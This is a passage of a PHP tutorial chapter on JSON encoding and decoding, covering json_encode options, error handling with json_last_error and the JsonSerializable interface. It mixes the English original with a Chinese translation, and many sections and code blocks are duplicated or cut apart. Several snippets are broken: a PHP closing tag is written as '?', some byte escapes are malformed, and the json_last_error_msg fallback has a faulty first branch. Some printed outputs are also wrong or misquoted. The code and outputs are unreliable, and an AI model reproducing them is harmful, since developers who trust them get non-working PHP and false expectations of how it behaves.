We capture the output buffer in \$items_li_html and use it twice in the page.

```
<?php  
  
// Start capturing the output  
ob_start();  
  
$items = ['Home', 'Blog', 'FAQ', 'Contact'];  
  
foreach($items as $item):  
  
// Note we're about to step "out of PHP land"  
?  
    <li><?php echo $item ?></li>  
<?php  
// Back in PHP land  
endforeach;  
  
// $items_lists contains all the HTML captured by the output buffer  
$items_li_html = ob_get_clean();  
?  
  
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->  
<ul class="header-nav">  
    <?php echo $items_li_html ?>  
</ul>  
  
<!-- Menu 2 -->  
<ul class="footer-nav">  
    <?php echo $items_li_html ?>  
</ul>
```

Save the above code in a file output_buffer.php and run it via php output_buffer.php.

You should see the 2 list items we created above with the same list items we generated in PHP using the output buffer:

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->  
<ul class="header-nav">  
    <li>Home</li>  
    <li>Blog</li>  
    <li>FAQ</li>  
    <li>Contact</li>  
</ul>  
  
<!-- Menu 2 -->  
<ul class="footer-nav">
```

```
<li>首页</li>
<li>博客</li>
<li>常见问题</li>
<li>联系</li>
</ul>
```

```
<li>Home</li>
<li>Blog</li>
<li>FAQ</li>
<li>Contact</li>
</ul>
```

第31章：JSON

参数

json_encode -

值 被编码的值。可以是除资源外的任何类型。所有字符串数据必须是UTF-8编码。

由 JSON_HEX_QUOT、JSON_HEX_TAG、JSON_HEX_AMP、JSON_HEX_APOS 组成的位掩码，
JSON_NUMERIC_CHECK、JSON_PRETTY_PRINT、JSON_UNESCAPED_SLASHES、JSON_FORCE_OBJECT、
JSON_PRESERVE_ZERO_FRACTION、JSON_UNESCAPED_UNICODE、JSON_PARTIAL_OUTPUT_ON_ERROR。
这些常量的行为描述在JSON 常量页面上。

深度 设置最大深度。必须大于零。

json_decode -

json 被解码的 json 字符串。此函数仅支持 UTF-8 编码的字符串。

关联数组 函数是否应返回关联数组而非对象。

选项 JSON 解码选项的位掩码。目前仅支持 JSON_BIGINT_AS_STRING (默认将大整数转换为浮点数)

详情

Chapter 31: JSON

Parameter

json_encode -

value The value being encoded. Can be any type except a resource. All string data must be UTF-8 encoded.

options Bitmask consisting of JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS,
JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT, JSON_UNESCAPED_SLASHES, JSON_FORCE_OBJECT,
JSON_PRESERVE_ZERO_FRACTION, JSON_UNESCAPED_UNICODE, JSON_PARTIAL_OUTPUT_ON_ERROR.
The behaviour of these constants is described on the [JSON constants](#) page.

depth Set the maximum depth. Must be greater than zero.

json_decode -

json The json string being decoded. This function only works with UTF-8 encoded strings.

assoc Should function return associative array instead of objects.

options Bitmask of JSON decode options. Currently only JSON_BIGINT_AS_STRING is supported (default is to cast large integers as floats)

[JSON \(JavaScript Object Notation\)](#) is a platform and language independent way of serializing objects into plaintext.
Because it is often used on web and so is PHP, there is a [basic extension](#) for working with JSON in PHP.

[JSON \(JavaScript 对象表示法\)](#) 是一种平台和语言无关的将对象序列化为纯文本的方式。

由于它经常用于网页，PHP 也如此，因此 PHP 中有一个基本扩展用于处理 JSON。

第31.1节：解码 JSON 字符串

json_decode()函数以 JSON 编码的字符串作为第一个参数，并将其解析为 PHP 变量。

通常，json_decode()如果 JSON 对象的顶层元素是字典，则返回一个\stdClass对象；如果 JSON 对象是数组，则返回一个索引数组。它还会返回标量值或某些标量值的NULL，例如简单字符串、“true”、“false”和“null”。遇到任何错误时，也会返回NULL。

```
// 返回一个对象 (JSON 字符串的顶层元素是 JSON 字典)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// 返回一个数组 (JSON 字符串的顶层元素是 JSON 数组)
$json_string = '[{"Jeff", 20, true, ["red", "blue"]}]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

使用var_dump()查看我们上面解码的对象中每个属性的类型和值。

```
// 转储我们上面的$object以查看它是如何被解码的
var_dump($object);
```

输出（注意变量类型）：

```
class stdClass#2 (4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
    array(2) {
      [0] => string(3) "red"
      [1] => string(4) "blue"
    }
}
```

Details

json_encode -

value The value being encoded. Can be any type except a resource. All string data must be UTF-8 encoded.

options Bitmask consisting of JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS,
JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT, JSON_UNESCAPED_SLASHES, JSON_FORCE_OBJECT,
JSON_PRESERVE_ZERO_FRACTION, JSON_UNESCAPED_UNICODE, JSON_PARTIAL_OUTPUT_ON_ERROR.
The behaviour of these constants is described on the [JSON constants](#) page.

depth Set the maximum depth. Must be greater than zero.

json_decode -

json The json string being decoded. This function only works with UTF-8 encoded strings.

assoc Should function return associative array instead of objects.

options Bitmask of JSON decode options. Currently only JSON_BIGINT_AS_STRING is supported (default is to cast large integers as floats)

[JSON \(JavaScript Object Notation\)](#) is a platform and language independent way of serializing objects into plaintext.
Because it is often used on web and so is PHP, there is a [basic extension](#) for working with JSON in PHP.

Section 31.1: Decoding a JSON string

The [json_decode\(\)](#) function takes a JSON-encoded string as its first parameter and parses it into a PHP variable.

Normally, [json_decode\(\)](#) will return an **object of \stdClass** if the top level item in the JSON object is a dictionary or an **indexed array** if the JSON object is an array. It will also return scalar values or **NULL** for certain scalar values, such as simple strings, “true”, “false”, and “null”. It also returns **NULL** on any error.

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '[{"Jeff", 20, true, ["red", "blue"]}]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

Use [var_dump\(\)](#) to view the types and values of each property on the object we decoded above.

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

Output (note the variable types):

```
class stdClass#2 (4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
    array(2) {
      [0] => string(3) "red"
      [1] => string(4) "blue"
    }
}
```

```
}
```

注意： JSON中的变量类型已转换为其PHP等效类型。

要返回 JSON 对象的关联数组而不是返回对象，请将true作为第二个参数传递给json_decode()。

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // 注意第二个参数
var_dump($array);
```

输出（注意关联数组结构）：

```
array(4) {
    ["name"] => string(4) "Jeff"
    ["age"] => int(20)
    ["active"] => bool(true)
    ["colors"] =>
        array(2) {
            [0] => string(3) "red"
            [1] => string(4) "blue"
        }
}
```

如果要返回的变量不是对象，第二个参数（\$assoc）不会产生影响。

注意：如果使用了\$assoc参数，将无法区分空数组和空对象。

这意味着再次对解码后的输出运行json_encode()，将得到不同的 JSON 结构。

如果 JSON 字符串的递归“深度”超过 512 个元素（在 5.2.3 之前的版本中为 20 个元素，或在 5.2.3 版本中为 128 个元素），函数json_decode()将返回NULL。在 5.3 及更高版本中，可以使用第三个参数（\$depth）来控制此限制，如下所述。

根据手册：

PHP 实现了一个 JSON 的超集，符合最初的 » RFC 4627 规范——它还会编码和解码标量类型和 NULL。RFC 4627 仅支持这些值当它们嵌套在数组或对象中时。虽然这个超集与较新的 » RFC 7159（旨在取代 RFC 4627）和 » ECMA-404 中“JSON 文本”的扩展定义一致，但这可能会导致与严格遵守 RFC 4627 的旧版 JSON 解析器在编码单个标量值时出现互操作性问题。

这意味着，例如，一个简单的字符串在 PHP 中会被视为有效的 JSON 对象：

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

输出：

```
string(11) "some string"
string(8) "No error"
```

但简单字符串，如果不在数组或对象中，则不属于 RFC 4627 标准。因此，像 JSLint、JSON Formatter & Validator（在 RFC 4627 模式下）这样的在线检查工具会报错。

```
}
```

Note: The variable **types** in JSON were converted to their PHP equivalent.

To return an [associative array](#) for JSON objects instead of returning an object, pass **true** as the [second parameter](#) to [json_decode\(\)](#).

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

Output (note the array associative structure):

```
array(4) {
    ["name"] => string(4) "Jeff"
    ["age"] => int(20)
    ["active"] => bool(true)
    ["colors"] =>
        array(2) {
            [0] => string(3) "red"
            [1] => string(4) "blue"
        }
}
```

The second parameter (**\$assoc**) has no effect if the variable to be returned is not an object.

Note: If you use the **\$assoc** parameter, you will lose the distinction between an empty array and an empty object. This means that running [json_encode\(\)](#) on your decoded output again, will result in a different JSON structure.

If the JSON string has a "depth" more than 512 elements (20 elements in versions older than 5.2.3, or 128 in version 5.2.3) in recursion, the function [json_decode\(\)](#) returns **NULL**. In versions 5.3 or later, this limit can be controlled using the third parameter (**\$depth**), as discussed below.

According to the manual:

PHP implements a superset of JSON as specified in the original [RFC 4627](#) - it will also encode and decode scalar types and NULL. RFC 4627 only supports these values when they are nested inside an array or an object. Although this superset is consistent with the expanded definition of "JSON text" in the newer [» RFC 7159](#) (which aims to supersede RFC 4627) and [» ECMA-404](#), this may cause interoperability issues with older JSON parsers that adhere strictly to RFC 4627 when encoding a single scalar value.

This means, that, for example, a simple string will be considered to be a valid JSON object in PHP:

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

Output:

```
string(11) "some string"
string(8) "No error"
```

But simple strings, not in an array or object, are not part of the [RFC 4627](#) standard. As a result, such online checkers as [JSLint](#), [JSON Formatter & Validator](#) (in RFC 4627 mode) will give you an error.

有第三个 \$depth 参数用于递归深度（默认值为 512），表示要解码的原始对象中嵌套对象的层数。

有第四个 \$options 参数。目前它只接受一个值，JSON_BIGINT_AS_STRING。默认行为（不使用此选项）是将大整数转换为浮点数而非字符串。

不再接受 true、false 和 null 字面量的无效非小写变体作为有效输入。

所以这个例子：

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

在 PHP 5.6 之前：

```
bool(true)
string(8) "No error"
```

而之后：

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "语法错误"
bool(true)
string(8) "No error"
```

类似的行为也会发生在false和null上。

请注意，如果字符串无法转换，json_decode()将返回NULL。

```
$json = "{name: 'Jeff', 'age': 20}" ; // 无效的json
$person = json_decode($json);
echo $person->name; // 注意：尝试获取非对象的属性：返回null
echo json_last_error();
# 4 (JSON_ERROR_SYNTAX)
```

There is a third `$depth` parameter for the depth of recursion (the default value is 512), which means the amount of nested objects inside the original object to be decoded.

There is a fourth `$options` parameter. It currently accepts only one value, `JSON_BIGINT_AS_STRING`. The default behavior (which leaves off this option) is to cast large integers to floats instead of strings.

Invalid non-lowercased variants of the true, false and null literals are no longer accepted as valid input.

So this example:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

Before PHP 5.6:

```
bool(true)
string(8) "No error"
```

And after:

```
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

Similar behavior occurs for `false` and `null`.

Note that `json_decode()` will return `NULL` if the string cannot be converted.

```
$json = "{name: 'Jeff', 'age': 20}" ; // invalid json
$person = json_decode($json);
echo $person->name; // Notice: Trying to get property of non-object: returns null
echo json_last_error();
# 4 (JSON_ERROR_SYNTAX)
```

```
echo json_last_error_msg();
# 意外的字符
```

仅依赖返回值为**NULL**来检测错误是不安全的。例如，如果JSON字符串仅包含“**null**”，`json_decode()`将返回**null**，尽管没有发生错误。

第31.2节：编码JSON字符串

`json_encode`函数将PHP数组（或自PHP 5.4起，实现了`JsonSerializable`接口的对象）转换为JSON编码的字符串。成功时返回JSON编码的字符串，失败时返回`FALSE`。

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

在编码过程中，PHP的数据类型字符串、整数和布尔值会被转换为它们的JSON等价类型。

关联数组被编码为JSON对象，–当使用默认参数调用时–索引数组被编码为JSON数组。（除非数组键不是从0开始的连续数字序列，在这种情况下数组将被编码为JSON对象。）

```
echo json_encode($array);
```

输出：

```
{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"], "values": {"0": "foo", "3": "bar"}}
```

参数

自PHP 5.3起，`json_encode`的第二个参数是一个位掩码，可以是以下之一或多个的组合。

与任何位掩码一样，它们可以通过二进制或运算符|进行组合。

PHP 5.x 版本 ≥ 5.3
[JSON_FORCE_OBJECT](#)

强制创建对象而非数组

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

输出：

```
[ "Joel", 23, true, [ "red", "blue" ] ]
{ "0": "Joel", "1": 23, "2": true, "3": { "0": "red", "1": "blue" } }
```

[JSON_HEX_TAG](#), [JSON_HEX_AMP](#), [JSON_HEX_APOS](#), [JSON_HEX_QUOT](#)

确保编码时进行以下转换：

```
echo json_last_error_msg();
# unexpected character
```

It is not safe to rely only on the return value being **NULL** to detect errors. For example, if the JSON string contains nothing but "**null**"，`json_decode()` will return **null**，even though no error occurred.

Section 31.2: Encoding a JSON string

The `json_encode` function will convert a PHP array (or, since PHP 5.4, an object which implements the `JsonSerializable` interface) to a JSON-encoded string. It returns a JSON-encoded string on success or `FALSE` on failure.

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

During encoding, the PHP data types string, integer, and boolean are converted to their JSON equivalent. Associative arrays are encoded as JSON objects, and – when called with default arguments – indexed arrays are encoded as JSON arrays. (Unless the array keys are not a continuous numeric sequence starting from 0, in which case the array will be encoded as a JSON object.)

```
echo json_encode($array);
```

Output:

```
{ "name": "Jeff", "age": 20, "active": true, "colors": [ "red", "blue" ], "values": { "0": "foo", "3": "bar" } }
```

Arguments

Since PHP 5.3, the second argument to `json_encode` is a bitmask which can be one or more of the following.

As with any bitmask, they can be combined with the binary OR operator |.

PHP 5.x 版本 ≥ 5.3
[JSON_FORCE_OBJECT](#)

Forces the creation of an object instead of an array

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

Output:

```
[ "Joel", 23, true, [ "red", "blue" ] ]
{ "0": "Joel", "1": 23, "2": true, "3": { "0": "red", "1": "blue" } }
```

[JSON_HEX_TAG](#), [JSON_HEX_AMP](#), [JSON_HEX_APOS](#), [JSON_HEX_QUOT](#)

Ensures the following conversions during encoding:

常量 输入 输出

```
JSON_HEX_TAG<    <
JSON_HEX_TAG>    \u003E
JSON_HEX_AMP&    \u0026
JSON_HEX_APOS '   \u0027
JSON_HEX_QUOT "   \u0022
```

```
$array = [ "tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""] ;
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

输出：

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}  
{tag":\u003C\u003E,amp:\u0026,apos:\u0027,quot:\u0022}
```

PHP 5.x 版本 ≥ 5.3

JSON_NUMERIC_CHECK

确保数字字符串被转换为整数。

```
$array = [ '23452' , 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

输出：

```
[ "23452" , 23452]
[23452,23452]
```

PHP 5.x 版本 ≥ 5.4

JSON_PRETTY_PRINT

使 JSON 更易读

```
$array = [ 'a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

输出：

```
{"a":1,"b":2,"c":3,"d":4}
{
  "a": 1,
  "b": 2,
  "c": 3,
  "d": 4
}
```

JSON_UNESCAPED_SLASHES

输出中包含未转义的/正斜杠

```
$array = [ 'filename' => 'example.txt', 'path' => '/full/path/to/file/' ];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

输出：

Constant Input Output

```
JSON_HEX_TAG < \u003C
JSON_HEX_TAG > \u003E
JSON_HEX_AMP & \u0026
JSON_HEX_APOS ' \u0027
JSON_HEX_QUOT " \u0022
```

```
$array = [ "tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""] ;
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

Output:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}  
{tag":\u003C\u003E,amp:\u0026,apos:\u0027,quot:\u0022}
```

PHP 5.x Version ≥ 5.3

JSON_NUMERIC_CHECK

Ensures numeric strings are converted to integers.

```
$array = [ '23452' , 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

Output:

```
[ "23452" , 23452]
[23452,23452]
```

PHP 5.x Version ≥ 5.4

JSON_PRETTY_PRINT

Makes the JSON easily readable

```
$array = [ 'a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

Output:

```
{"a":1,"b":2,"c":3,"d":4}
{
  "a": 1,
  "b": 2,
  "c": 3,
  "d": 4
}
```

JSON_UNESCAPED_SLASHES

Includes unescaped / forward slashes in the output

```
$array = [ 'filename' => 'example.txt', 'path' => '/full/path/to/file/' ];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

Output:

```
{"filename": "example.txt", "path": "\full\path\to\file"}  
{"filename": "example.txt", "path": "/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

输出中包含UTF8编码字符，而非\u编码的字符串

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];  
echo json_encode($blues);  
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

输出：

```
{"english": "blue", "norwegian": "blå", "german": "blau"}  
{"english": "blue", "norwegian": "blå", "german": "blau"}
```

PHP 5.x 版本 ≥ 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

允许在遇到一些无法编码的值时继续编码。

```
$fp = fopen("foo.txt", "r");  
$array = ["file"=>$fp, "name"=>"foo.txt"];  
echo json_encode($array); // 无输出  
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

输出：

```
{"file": null, "name": "foo.txt"}
```

PHP 5.x 版本 ≥ 5.6

JSON_PRESERVE_ZERO_FRACTION

确保浮点数始终被编码为浮点数。

```
$array = [5.0, 5.5];  
echo json_encode($array);  
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

输出：

```
[5, 5.5]  
[5.0, 5.5]
```

PHP 7.x 版本 ≥ 7.1

JSON_UNESCAPED_LINE_TERMINATORS

当与JSON_UNESCAPED_UNICODE一起使用时，行为恢复到旧版本PHP的表现，不会转义字符U+2028 行分隔符和U+2029 段落分隔符。虽然这些字符在JSON中有效，但在JavaScript中无效，因此JSON_UNESCAPED_UNICODE的默认行为在7.1版本中被更改。

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];  
echo json_encode($array, JSON_UNESCAPED_UNICODE);  
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

输出：

```
{"line": "\u2028", "paragraph": "\u2029"}
```

```
{"filename": "example.txt", "path": "\full\path\to\file"}  
{"filename": "example.txt", "path": "/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

Includes UTF8-encoded characters in the output instead of \u-encoded strings

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];  
echo json_encode($blues);  
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

Output:

```
{"english": "blue", "norwegian": "bl\u00e5", "german": "blau"}  
{"english": "blue", "norwegian": "blå", "german": "blau"}
```

PHP 5.x 版本 ≥ 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

Allows encoding to continue if some unencodable values are encountered.

```
$fp = fopen("foo.txt", "r");  
$array = ["file"=>$fp, "name"=>"foo.txt"];  
echo json_encode($array); // no output  
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

Output:

```
{"file": null, "name": "foo.txt"}
```

PHP 5.x 版本 ≥ 5.6

JSON_PRESERVE_ZERO_FRACTION

Ensures that floats are always encoded as floats.

```
$array = [5.0, 5.5];  
echo json_encode($array);  
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

Output:

```
[5, 5.5]  
[5.0, 5.5]
```

PHP 7.x 版本 ≥ 7.1

JSON_UNESCAPED_LINE_TERMINATORS

When used with JSON_UNESCAPED_UNICODE, reverts to the behaviour of older PHP versions, and *does not* escape the characters U+2028 LINE SEPARATOR and U+2029 PARAGRAPH SEPARATOR. Although valid in JSON, these characters are not valid in JavaScript, so the default behaviour of JSON_UNESCAPED_UNICODE was changed in version 7.1.

```
$array = ["line"=>"\xe2\x80\xxa8", "paragraph"=>"\xe2\x80\xaa"];  
echo json_encode($array, JSON_UNESCAPED_UNICODE);  
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

Output:

```
{"line": "\u2028", "paragraph": "\u2029"}
```

```
{"line": "", "paragraph": ""}
```

第31.3节：调试JSON错误

当`json_encode`或`json_decode`无法解析提供的字符串时，会返回`false`。PHP本身不会在此时抛出任何错误或警告，责任在于用户使用`json_last_error()`和`json_last_error_msg()`函数检查是否发生错误，并在应用程序中相应处理（调试、显示错误信息等）。

下面的示例展示了处理JSON时常见的错误，即解码/编码JSON字符串失败（由于传递了错误的UTF-8编码字符串，例如）。

```
// 一个格式错误的JSON字符串
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON错误: %s", json_last_error_msg());
}

#> JSON错误：格式错误的UTF-8字符，可能编码不正确
```

json_last_error_msg

`json_last_error_msg()` 返回一个可读的消息，说明尝试对字符串进行编码/解码时发生的最后一个错误。

- 此函数将始终返回一个字符串，即使没有发生错误。
默认的无错误字符串是No Error
- 如果发生了其他（未知）错误，则返回`false`
- 使用时需注意循环中调用，因为`json_last_error_msg`会在每次迭代时被覆盖。

您应该仅使用此函数来获取用于显示的消息，而不是在控制语句中进行测试。

```
// 不要这样做：
if (json_last_error_msg()){} // 总是为真(它是一个字符串)
if (json_last_error_msg() != "无错误"){} // 不良做法

// 应该这样做：(将整数与预定义常量之一进行比较)
if (json_last_error() != JSON_ERROR_NONE) {
    // 仅使用 json_last_error_msg 来显示消息，(而不是用它来测试)
    printf("JSON错误: %s", json_last_error_msg());
}
```

此函数在 PHP 5.5 之前不存在。以下是一个兼容实现：

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => '无错误',
            JSON_ERROR_DEPTH => '超过最大堆栈深度',
            JSON_ERROR_STATE_MISMATCH => '状态不匹配(无效或格式错误的 JSON)',
            JSON_ERROR_CTRL_CHAR => '控制字符错误，可能编码不正确',
            JSON_ERROR_SYNTAX => '语法错误',
            JSON_ERROR_UTF8 => '格式错误的 UTF-8 字符，可能编码不正确'
        );
        $error = json_last_error();
        if ($error < 0) {
            return $ERRORS[$error];
        }
        return 'Unknown error';
    }
}
```

```
{"line": "", "paragraph": ""}
```

Section 31.3: Debugging JSON errors

When `json_encode` or `json_decode` fails to parse the string provided, it will return `false`. PHP itself will not raise any errors or warnings when this happens, the onus is on the user to use the `json_last_error()` and `json_last_error_msg()` functions to check if an error occurred and act accordingly in your application (debug it, show an error message, etc.).

The following example shows a common error when working with JSON, a failure to decode/encode a JSON string (due to the passing of a bad UTF-8 encoded string, for example).

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()` returns a human readable message of the last error that occurred when trying to encode/decode a string.

- This function will **always return a string**, even if no error occurred.
The default *non-error* string is No Error
- It will return `false` if some other (unknown) error occurred
- Careful when using this in loops, as `json_last_error_msg` will be overridden on each iteration.

You should only use this function to get the message for display, **not** to test against in control statements.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
}
```

This function doesn't exist before PHP 5.5. Here is a polyfill implementation:

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );
        $error = json_last_error();
        if ($error < 0) {
            return $ERRORS[$error];
        }
        return 'Unknown error';
    }
}
```

```

        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}

```

json_last_error

`json_last_error()` 返回一个 整数，该整数对应于 PHP 提供的预定义常量之一。

常量	含义
<code>JSON_ERROR_NONE</code>	没有发生错误
<code>JSON_ERROR_DEPTH</code>	超过了最大堆栈深度
<code>JSON_ERROR_STATE_MISMATCH</code>	无效或格式错误的 JSON
<code>JSON_ERROR_CTRL_CHAR</code>	控制字符错误，可能编码不正确
<code>JSON_ERROR_SYNTAX</code>	语法错误 (自 PHP 5.3.3 起)
<code>JSON_ERROR_UTF8</code>	格式错误的 UTF-8 字符，可能编码不正确 (自 PHP 5.5.0 起)
<code>JSON_ERROR_RECURSION</code>	待编码的值中存在一个或多个递归引用
<code>JSON_ERROR_INF_OR_NAN</code>	待编码的值中存在一个或多个 NAN 或 INF 值
<code>JSON_ERROR_UNSUPPORTED_TYPE</code>	给出了无法编码的类型的值

第31.4节：在对象中使用JsonSerializable

PHP 5.x 版本 ≥ 5.4

当你构建REST API时，可能需要减少传递给客户端应用程序的对象信息。为此，本示例演示了如何使用`JsonSerializable`接口。

在本示例中，类`User`实际上继承了一个假设的ORM的数据库模型对象。

```

class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}

```

通过提供`jsonSerialize()`方法，为类添加`JsonSerializable`实现。

```
public function jsonSerialize()
```

现在在您的应用控制器或脚本中，当将对象 `User` 传递给`json_encode()`时，您将获得`jsonSerialize()`方法返回的 JSON 编码数组，而不是整个对象。

```

        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}

```

json_last_error

`json_last_error()` returns an **integer** mapped to one of the pre-defined constants provided by PHP.

Constant	Meaning
<code>JSON_ERROR_NONE</code>	No error has occurred
<code>JSON_ERROR_DEPTH</code>	The maximum stack depth has been exceeded
<code>JSON_ERROR_STATE_MISMATCH</code>	Invalid or malformed JSON
<code>JSON_ERROR_CTRL_CHAR</code>	Control character error, possibly incorrectly encoded
<code>JSON_ERROR_SYNTAX</code>	Syntax error (since PHP 5.3.3)
<code>JSON_ERROR_UTF8</code>	Malformed UTF-8 characters, possibly incorrectly encoded (since PHP 5.5.0)
<code>JSON_ERROR_RECURSION</code>	One or more recursive references in the value to be encoded
<code>JSON_ERROR_INF_OR_NAN</code>	One or more NAN or INF values in the value to be encoded
<code>JSON_ERROR_UNSUPPORTED_TYPE</code>	A value of a type that cannot be encoded was given

Section 31.4: Using JsonSerializable in an Object

PHP 5.x Version ≥ 5.4

When you build REST API's, you may need to reduce the information of an object to be passed to the client application. For this purpose, this example illustrates how to use the `JsonSerializable` interface.

In this example, the class `User` actually extends a DB model object of a hypothetical ORM.

```

class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}

```

Add `JsonSerializable` implementation to the class, by providing the `jsonSerialize()` method.

```
public function jsonSerialize()
```

Now in your application controller or script, when passing the object `User` to `json_encode()` you will get the return json encoded array of the `jsonSerialize()` method instead of the entire object.

```
json_encode($User);
```

将返回：

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

属性值示例。

这将减少从 RESTful 端点返回的数据量，并允许从 JSON 表示中排除对象属性。

